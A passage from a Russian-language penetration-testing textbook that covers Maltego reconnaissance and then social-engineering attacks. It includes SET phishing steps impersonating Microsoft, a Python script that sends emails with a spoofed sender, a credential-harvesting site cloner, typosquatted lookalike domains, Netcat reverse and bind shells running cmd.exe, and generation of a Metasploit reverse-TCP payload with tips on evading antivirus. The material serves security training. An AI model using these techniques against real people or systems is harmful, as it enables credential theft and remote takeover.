Maltego отлично подходит для пассивного сбора информации. Об этом инструменте можно написать целую книгу, поскольку он содержит все необходимое для выполнения нашей работы. Если вы хотите использовать все функции, то вам придется заплатить за годовую лицензию. Если вы профессионал, то данный инструмент просто необходим, но вы все равно можете использовать ограниченную версию и получить достойные результаты.

Transform Hub

Transform Hub, показанный на рис. 4.6, представляет собой набор сайтов, на которые Maltego пойдет для получения данных (например, Shodan, Kaspersky, Virus Total и т. д.).

По умолчанию большинство этих источников данных не установлено; вы должны щелкнуть на каждом из тех, которые хотите установить. Есть несколько типов источников данных:

- **оплачиваются отдельно** — вам нужно будет напрямую платить за эти вебсервисы; они не включены в лицензионные сборы Maltego;
- **бесплатные** — многие из этих источников данных совершенно бесплатны;
- **API с аутентификацией** — некоторые из этих услуг потребуют от вас открытия учетной записи; затем они предоставят вам токен API для аутентификации и использования их данных.




Рис. 4.6. Maltego Transform Hub

Создание графа

Граф — центральный элемент Maltego. В этом фрагменте текста вы выполните пассивное сканирование. Прежде чем начать его, вам нужно выбрать объект (например, лицо, компанию, доменное имя и т. д.). Вы можете начать с доменного имени или названия компании, а затем выбрать то, что хотите сканировать. Посмотрим на практический пример; выберем DNS Ethical Hacking Blog в качестве объекта, как показано на рис. 4.7.

Щелкнув на объекте правой кнопкой мыши, вы увидите все типы сканирования, которые можете выполнить (рис. 4.8). Новичкам всегда хочется нажать «все вместе» (я тоже так делал, когда только начал использовать эти инструменты много лет назад). Вместо этого вы должны запускать сканирование одно за другим, чтобы оценивать результаты каждого из них отдельно.

Затем выберите пункт Convert to Domain (Преобразовать в домен) и запустите сканирование To Domains (по доменам). (Щелкните на стрелке воспроизведения справа, как показано на рис. 4.9, чтобы выполнить сканирование.)




Рис. 4.7. Сущности Maltego




Рис. 4.8. Преобразования Maltego




Рис. 4.9. Трансформация Maltego в домены

На данном этапе Maltego визуально отобразит доменное имя, связанное с DNS (рис. 4.10).




Рис. 4.10. Доменное имя/DNS Maltego

Превосходно. Теперь, щелкнув правой кнопкой мыши на объекте доменного имени, вы должны увидеть больше параметров преобразования (рис. 4.11).




Рис. 4.11. Преобразование доменных имен

Затем щелкните на двойных стрелках рядом с элементом DNS From Domain (DNS из домена), чтобы выполнить все тесты поддоменов. После завершения сканирования будут отображены все поддомены, найденные в ethicalhackingblog.com (рис. 4.12).

Вариантов здесь безгранично много: вы можете выбрать каждый тип объекта и щелкнуть на нем правой кнопкой мыши, чтобы визуализировать различные виды информации, которую можете запросить из интернета. Обратите внимание, что в этой демонстрации показана платная версия Maltego 4.2.9, но вы также можете выполнить большинство сценариев в бесплатной версии.




Рис. 4.12. Граф поддоменов Maltego

Некоторые специалисты по безопасности используют бесплатные инструменты, такие как recon-ng, которые делают работу, аналогичную выполняющейся в Maltego (recon-ng — это сканер, написанный на языке Python, для сбора информации, который использует сервисы веб-API для получения данных). В образовательных целях не вредно попробовать эти бесплатные инструменты. Однако если организация рассчитывает на вашу работу, то деньги не должны быть препятствием, и в этом случае рекомендуется воспользоваться годовой лицензией. Это применимо не только для Maltego, но и для большинства инструментов сканирования безопасности (например, Nessus, Burp Suite Pro и т. д.). Если вы хотите показать профессиональные результаты, то должны заплатить соответствующую цену, чтобы работа была сделана правильно.

РЕЗЮМЕ

Сбор информации — один из основных этапов во время выполнения работ по тестированию на проникновение. Даже если вы не собираетесь проводить атаку методом социальной инженерии, данный этап позволит вам по-другому взглянуть на домен/компанию, на которую вы нацеливаетесь. Интернет всегда прячет такие секреты, как утекшие пароли, конфиденциальные данные и т. д. Обладая всеми знаниями, которые вы приобрели в этой главе, вы сможете начать разведку как профессионалы.

ГЛАВА

5

Атаки методом социальной инженерии

Читая книгу, я обычно ненавижу длинные вступления, в которых не раскрывается тема. Итак, перейдем к делу. В этой главе вы узнаете о социальной инженерии и различных методах, которые помогут вам воспользоваться человеческими слабостями. Обратите внимание: данная книга посвящена обучению принципам, которые вы можете применять в любом инструменте, установленном в Kali Linux.

В этой главе:

- отправка фишинговых писем;
- кража учетных данных;
- использование Social Engineering Toolkit (набор инструментов для социальной инженерии);
- основы полезной нагрузки и слушателя;
- использование USB Rubber Ducky для атак методом социальной инженерии.

ЦЕЛЕВЫЕ ФИШИНГОВЫЕ АТАКИ

Что такое *фишинг*? Это мошенничество с использованием электронной почты, направленное против большого количества жертв; содержит элемент, представляющий общий интерес, который привлечет людей к работе с электронной почтой. Например, письмо может рекламировать бесплатный флакон с лекарством и содержать вредоносную ссылку или вложение. Злоумышленник рискует и полагается на тот факт, что некоторые люди будут щелкать на ссылке или вложении, чтобы инициировать атаку. Большинство из нас, вероятно, удалило бы вредоносное электронное письмо, но мы можем предположить, что некоторые его откроют.

Целевой фишинг — очень специфическая форма фишинг-атаки. Создавая сообщение электронной почты определенным образом, злоумышленник надеется

привлечь внимание определенной аудитории (скажем, отдела продаж компании, разработчиков и т. д.).

Например, если злоумышленник знает, что отдел продаж использует определенное приложение для управления отношениями с клиентами, то может подделать электронное письмо, сделав вид, что оно пришло от поставщика приложения, указав в теме «Чрезвычайная ситуация» и выдав пользователям инструкцию щелкнуть на ссылке, чтобы скачать копию, исправление или обновление. Как вы думаете, сколько торговых представителей перейдут по этой ссылке?

Отправка электронного письма

Прежде чем переходить к практическому примеру, осветим два важных момента, которые вы должны знать до того, как отправлять электронное письмо своим жертвам:

- для начала вам необходимо иметь учетную запись SMTP relay (я использую свой сервис ретрансляции GoDaddy). Проведите небольшое исследование, чтобы найти сервис, который вам подходит;
- вам нужна профессиональная и убедительная электронная почта, иначе ваша атака неизбежно потерпит неудачу.

Social Engineer Toolkit

Набор инструментов для социальной инженерии (Social Engineer Toolkit, SET), написанный специалистом по кибербезопасности Дэвидом Кеннеди, предназначен для выполнения сложных атак против человеческих слабостей; такие атаки известны как *социальная инженерия*. В Kali Linux этот инструмент уже предустановлен по умолчанию. Чтобы запустить его, вам нужно будет выполнить команду `setoolkit` в окне терминала:

```
root@kali:/# setoolkit
```

Чтобы отправить электронное письмо, выберите в первом меню пункт Social-Engineering Attacks (Атаки с использованием социальной инженерии):

```
Select from the menu:

    1) Social-Engineering Attacks
    2) Penetration Testing (Fast-Track)
    3) Third-Party Modules
    4) Update the Social-Engineer Toolkit
    5) Update SET configuration
    6) Help, Credits, and About

   99) Exit the Social-Engineer Toolkit

set> 1
```

Затем выберите Mass Mailer Attack (Массовая рассылка писем) (пункт № 5):

```
Select from the menu:

    1) Spear-Phishing Attack Vectors
    2) Website Attack Vectors
    3) Infectious Media Generator
    4) Create a Payload and Listener
    5) Mass Mailer Attack
    6) Arduino-Based Attack Vector
    7) Wireless Access Point Attack Vector
    8) QRCode Generator Attack Vector
    9) Powershell Attack Vectors
   10) Third-Party Modules

   99) Return back to the main menu.

set> 5
```

В следующем окне у вас есть возможность отправить это электронное письмо группе людей или одному человеку. Посмотрим, как будет выглядеть наш сценарий атаки на электронную почту.

Для этого примера предположим, что вы, как член красной команды, притворяетесь представителем Microsoft и отправляете электронное письмо администратору (сотруднику, который обслуживает блог компании по этическому взлому), чтобы сообщить, что машина администратора нуждается в обновлении. Электронное письмо содержит вредоносный URL, по которому администратор должен перейти. Целенаправленная фишинговая атака требует тщательного планирования, поэтому подумайте о содержании своего электронного письма, прежде чем отправлять его.

Возвращаясь к нашему меню SET, мы отправим электронное письмо одному человеку. Выберем вариант № 1 и нажмем Enter:

```
What do you want to do:

    1. E-Mail Attack Single E-mail Address
    2. E-Mail Attack Mass Mailer

   99. Return to the main menu.

set:mailer>1
```

Мы отправляем это электронное письмо администратору ethicalhackingblog.com. (Однако не забудьте проверить эти упражнения на каком-нибудь адресе, который принадлежит вам.)

```
set:phishing> Send email to:admin@ethicalhackingblog.com

    1. Use a Gmail Account for your e-mail attack.
```

```
    2. Use your own server or open relay

set:phishing>2
```

Когда вы увидите предыдущие варианты, у вас возникнет соблазн выбрать Gmail, поскольку это бесплатно и вам не нужна учетная запись почтового сервера-ретранслятора, верно? Что ж, если вы попробуете, то Google с радостью заблокирует ваши вложения. Итак, не используйте Gmail. Мы ведь профессионалы, а не хакеры-дилетанты! Мы используем релейную учетную запись, поэтому выберем вариант № 2.

Электронное письмо должно быть получено от Microsoft. Итак, заполните информацию о сервере. (Эта часть должна отражать информацию о вашем сервере, а не о моем!)

На рис. 5.1 показано, как это выглядит, когда администратор получает электронное письмо.




Рис. 5.1. Электронная почта администратора

Обратите внимание на следующие две вещи в электронном письме:

- грамматические ошибки не допускаются. Например, слово following в этом сообщении использовано неверно, так что это заставит усомниться в подлинности электронного письма;
- если вы хотите использовать URL, то убедитесь, что он близок к реальному доменному имени. Например, *micosoft* (без *r*) очень похож на Microsoft.

Отправка электронной почты с помощью Python

Python — отличный язык для выполнения задач при тестировании на проникновение. Позже в данной книге вы узнаете обо всех тонкостях этого языка программирования. На данный момент следующий код показывает, как отправлять электронные письма, не полагаясь на приложение, которое сделает это за вас. Вы можете назвать сценарий `sendemail.py` и запустить после того, как заполните недостающую информацию:

```
#Используйте библиотеку smtplib, чтобы отправить e-mail
import smtplib
#Конфигурации
#Ваш e-mail адрес, настоящий
sender_email = [e-mail отправителя]
#Ваше имя для e-mail
username = [имя аккаунта smtp]
#Пароль для вашего e-mail
password = [Ваш пароль SMTP]
#Подделанные данные e-mail
spoofed_email = [ненастоящий e-mail адрес]
#Придуманное полное имя
spoofed_name = 'John Doe'
#e-mail адрес жертвы
victim_email = [e-mail адрес жертвы]
# Тема письма
subject= "Это тема\n"
# Тело вашего письма
body = "This is a body."

header = ('To:' + victim_email + '\n' +'From: ' + spoofed_name + ' <' +
spoofed_email + '>' + '\n' + 'Subject:' + subject)
message = (header + '\n\n' + body + '\n\n')

try:
        session = smtplib.SMTP_SSL([домен smtp-сервера],[номер порта
                                   smtp-сервера])
        session.ehlo()
        session.login(username, password)
        session.sendmail(sender_email, victim_email, message)
        session.quit()
        print "Email Sent With Success!"
except smtplib.SMTPException:
        print "Error: Unable To Send The Email!"
```

Кража учетных данных

Пришло время раскрыть наиболее выгодный и эффективный метод социальной инженерии, который вы можете использовать для атаки.

Просто предупреждение: это не руководство, которое вы можете использовать против своих друзей, чтобы украсть их пароли. Это профессиональная книга для людей, которые хотят научиться применять данный вид атак в своей работе.

Чтобы начать эту атаку, вам сначала нужно подготовить профессиональное электронное письмо в формате HTML и убедиться, что оно не вызовет никаких сомнений, когда жертва его получит. Разработчик может помочь вам клонировать сайт и прикрепить к нему базу данных, чтобы каждый раз, когда жертвы отправляют свои учетные данные, они сохранялись в этой базе данных. Если вы хотите попрактиковаться, то можете также использовать SET, чтобы выполнить

эту задачу. Откройте и загрузите приложение (вы уже научились запускать приложение ранее) и выполните следующие действия.

1. Выберите вариант № 1: Social-Engineering Attacks (Атаки методом социальной инженерии).
2. Выберите вариант № 2: Website Attack Vectors (Вектор атак на сайты).
3. Выберите вариант № 3: Credential Harvester Attack Method (Атака для сбора учетных данных).
4. Выберите вариант № 2: Site Cloner (Клонирование сайта).

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing
[10.0.20.140]: [Введите IP-адрес вашей Kali]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https: [Введите URL клонируемого сайта]
[*] Cloning the website: https://10.0.20.1/#/login[1]
[*] This could take a little bit...
The best way to use this Attack is if username and password form fields
are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Вторая важная часть — это ссылка, которую вы собираетесь добавить в свое электронное письмо. Как лучше всего скрыть этот URL? Что ж, простой ответ — создать домен, а затем создать поддомен, который является копией исходного. В качестве примера возьмем домен Facebook.com. Чтобы получить успешный результат, создайте поддельный домен с похожим именем, например Fcb.com, а затем создайте поддомен Facebook.com. Вот как это должно выглядеть:

```
facebook.fcb.com
```

Я не призываю вас использовать Facebook в вашем тесте. У вас нет разрешения Facebook на выполнение данного действия. Это просто для примера.

На практике красные команды и пентестеры должны будут использовать сайт либо работодателя, либо клиента. Отличный реалистичный пример — клонирование сайта интрасети вашего клиента/работодателя, чтобы вы могли украсть учетные данные домена жертвы. Затем вы отправите электронное письмо своей жертве, как было показано выше. В идеале вы использовали убедительное электронное письмо, побуждающее сотрудников щелкнуть на URL, который перенаправит сотрудников на поддельный сайт. Сотрудники начнут вводить свои учетные данные и после нажатия кнопки входа в систему будут перенаправлены на настоящий сайт. Теперь у злоумышленника есть учетные данные несчастных жертв.

[1] Адрес клонируемой страницы аутентификации моего домашнего роутера.

ПОЛЕЗНАЯ НАГРУЗКА И СЛУШАТЕЛИ

В этом разделе вы узнаете, как создать полезную нагрузку и слушатель. Если вы новичок, то ниже описаны основные принципы, которые вам нужно знать, прежде чем продолжить.

Полезная нагрузка — это исполняемый файл, который позволит вам подключиться к *слушателю*. Цель состоит в том, чтобы установить TCP-соединение между хостом-жертвой и злоумышленником. Как только оно будет установлено, хакер сможет управлять операционной системой жертвы с помощью удаленной командной оболочки (командной строки). Эта удаленная командная оболочка может быть либо прямым шеллом (командной оболочкой), либо обратным.

Прямое и обратное подключение

Прежде чем мы перейдем к следующей главе этой книги, очень важно понять разницу между прямым и обратным подключением. Многие любители и профессионалы в области безопасности имеют неправильное представление об этих двух концепциях. Мы воспользуемся некоторыми практическими примерами, которые помогут вам их понять.

Прямой шелл

В командной оболочке с прямым подключением (bind) злоумышленник подключается напрямую из Kali к машине жертвы, на которой уже запущен приемник (слушатель) (рис. 5.2). В этом сценарии мы будем использовать Netcat для выполнения задачи. Этот инструмент удобен при тестировании на проникновение, решении задач по захвату флага (CTF) и сертификационных экзаменов, таких как OSCP. Мы подключимся напрямую с атакующего хоста Kali к целевому хосту с Windows10.




Рис. 5.2. Прямой шелл

Если вы хотите попрактиковаться в том же упражнении со своей стороны, то двоичный файл Netcat для Windows на Kali находится в `/usr/share/windows-binaries/nc.exe`. Скопируйте файл `nc.exe` на свой хост Windows, чтобы воспроизвести результаты.

Затем запустите Netcat в режиме прослушивания, используя параметр `-l`; кроме того, используйте порт 9999 для прослушивания входящих подключений. После этого используйте ключ `-e`, чтобы перенаправить вывод командной строки на удаленное соединение:

```
PS C:\Users\gus\Documents\Shared> ./nc.exe -nlvp 9999 -e C:\Windows\
      System32\cmd.exe
listening on [any] 9999 ...
```

После запуска слушателя на хосте Windows вернитесь к сеансу терминала Kali и подключитесь напрямую к ОС Windows с помощью Netcat к порту 9999:

```
root@kali:/# nc -nv 10.0.20.127 9999
(UNKNOWN) [10.0.20.127] 9999 (?) open
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\gus\Documents\Shared>
```

Обратный шелл

Шелл с обратным подключением — излюбленный вариант для пентестеров, и вы много прочитаете о нем в данной книге. Метод противоположен прямому подключению. В этом сценарии злоумышленник прослушивает входящие соединения от любой жертвы. Секрет таков: при подключении через обратную командную оболочку брандмауэры обычно пропускают трафик. Вместе с тем брандмауэр может блокировать любые входящие подключения извне на ваш слушатель. Вот почему в сообществе обычно используется обратный шелл (рис. 5.3).




Рис. 5.3. Обратный шелл

Снова попрактикуемся по сценарию с обратным шеллом, используя Netcat. Сначала запустите слушатель Netcat на хосте (Kali в этом примере). Используйте порт 8888 для прослушивания входящих соединений:

```
root@kali:/# nc -nlvp 8888
listening on [any] 8888 ...
```

Затем переключитесь на хост Windows жертвы и подключитесь к слушателю на порте 8888 вашей Kali. Обратите внимание, что IP-адрес виртуальной машины Kali — 10.0.20.140:

```
PS C:\Users\gus\Documents\Shared> ./nc.exe 10.0.20.140 8888 -e C:\Windows\
      System32\cmd.exe
```

Вернемся к нашему Kali-хосту, где мы должны увидеть успешное обратное подключение.

```
root@kali:/# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.0.20.140] from (UNKNOWN) [10.0.20.127] 54479
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\gus\Documents\Shared>
```

Обратный шелл с помощью SET

Вы должны быть внимательны при обеспечении защиты своей полезной нагрузки, когда отправляете ее на целевой хост. Другими словами, вы должны убедиться, что ваш исполняемый файл полезной нагрузки не будет обнаружен антивирусным программным обеспечением, установленным на компьютере жертвы. Обязательно скопируйте полезную нагрузку на другой тестовый компьютер, на котором установлен антивирус того же типа. Если вы не знаете, какое антивирусное ПО установлено на хосте жертвы, то вам необходимо загрузить свою полезную нагрузку и просканировать его с помощью общедоступного сайта поиска вирусов VirusTotal (рис. 5.4):

```
www.virustotal.com/gui/home/upload
```

Лучший способ скрыть вашу полезную нагрузку — использовать собственную. То есть вам нужно разработать полезную нагрузку с помощью такого языка программирования, как Python, PowerShell, C# и т. д. Позже вы узнаете больше на эту тему, но пока посмотрим, как сгенерировать полезную нагрузку с помощью SET. Сначала запустите приложение SET и выберите следующие параметры.

- Выберите вариант № 1: Social-Engineering Attacks (Атаки методом социальной инженерии).
- Выберите вариант № 4: Create a Payload and Listener (Создание полезной нагрузки и слушателя).
- Выберите вариант № 1: Windows Shell Reverse_TCP (Обратная командная оболочка Windows по протоколу TCP).

Затем вам будет предложено ввести IP-адрес вашего хоста Kali (злоумышленника) и номер порта, который вы хотите прослушивать. Как только вы это




Рис. 5.4. Virus Total

сделаете, он сгенерирует полезную нагрузку в `/root/.set/payload.exe`. Наконец, вам будет предложено запустить слушатель. В нашем примере выберите `yes`:

```
set:payloads> IP address for the payload listener (LHOST):10.0.20.140
set:payloads> Enter the PORT for the reverse listener:7777
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located
under/root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/
no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

На данном этапе SET автоматически запускает обработчик запросов Metasploit. Мы углубимся в Metasploit позже в этой книге, и вы увидите, как создать слушатель вручную. SET сделает все за вас без лишних хлопот.

Теперь слушатель должен запуститься и ждать входящих соединений от жертвы:

```
      =[ metasploit v5.0.85-dev ]
+ -- --=[ 2002 exploits – 1093 auxiliary – 342 post ]
+ -- --=[ 560 payloads – 45 encoders – 10 nops ]
+ -- --=[ 7 evasion ]
```

```
Metasploit tip: You can use Help to view all available commands

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.20.140
LHOST => 10.0.20.140
resource (/root/.set/meta_config)> set LPORT 7777
LPORT => 7777
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.20.140:7777
msf5 exploit(multi/handler) >
```

Пришло время отправить полезную нагрузку на виртуальную машину хоста Windows 10 нашей жертвы и выполнить ее оттуда. Обратите внимание, что полезная нагрузка сохраняется в `/root/.set/payload.exe`.

Затем скопируйте файл `payload.exe` на хост Windows и дважды щелкните на нем, чтобы запустить его на виртуальной машине Windows. Чтобы это заработало, я должен отключить антивирусное программное обеспечение на хосте Windows 10 перед копированием файла `payload.exe`.

После того как файл полезной нагрузки будет выполнен на хосте Windows, слушатель Metasploit должен показать успешное соединение. Чтобы увидеть текущий открытый сеанс, используйте команду `sessions`. Выполнив ее, вы увидите, что есть один открытый сеанс. Чтобы взаимодействовать с этим сеансом, запустите команду `sessions -i 1`. Как только вы нажмете Enter, у вас будет под рукой обратная командная оболочка Windows:

```
[*] Started reverse TCP handler on 10.0.20.140:7777
msf5 exploit(multi/handler) > [*] Command shell session 1 opened
(10.0.20.140:7777 -> 10.0.20.127:54501) at 2020-05-22 11:27:38 -0400
sessions

Active sessions
===============

  Id  Name  Type               Information
Connection
  --  ----  ----               -----------
----------
  1         shell x86/windows  Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. A...  10.0.20.140:7777 -> 10.0.20.127:54501
(10.0.20.127)

msf5 exploit(multi/handler) > sessions -i 1
C:\Users\gus\Documents\Shared>
```

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ С ПОМОЩЬЮ USB RUBBER DUCKY

USB Rubber Ducky — фантастическое изобретение для атак методом социальной инженерии. Вы можете купить этот инструмент в интернет-магазине hak5, и в нем есть учебные пособия, которые покажут вам, как он работает:

`shop.hak5.org/products/usb-rubber-ducky-deluxe`

USB Rubber Ducky использовался во 2-м сезоне сериала «Мистер Робот» из-за эффективности его атаки, поэтому что может быть лучше, чем применить этот инструмент, который был показан в голливудском телешоу?

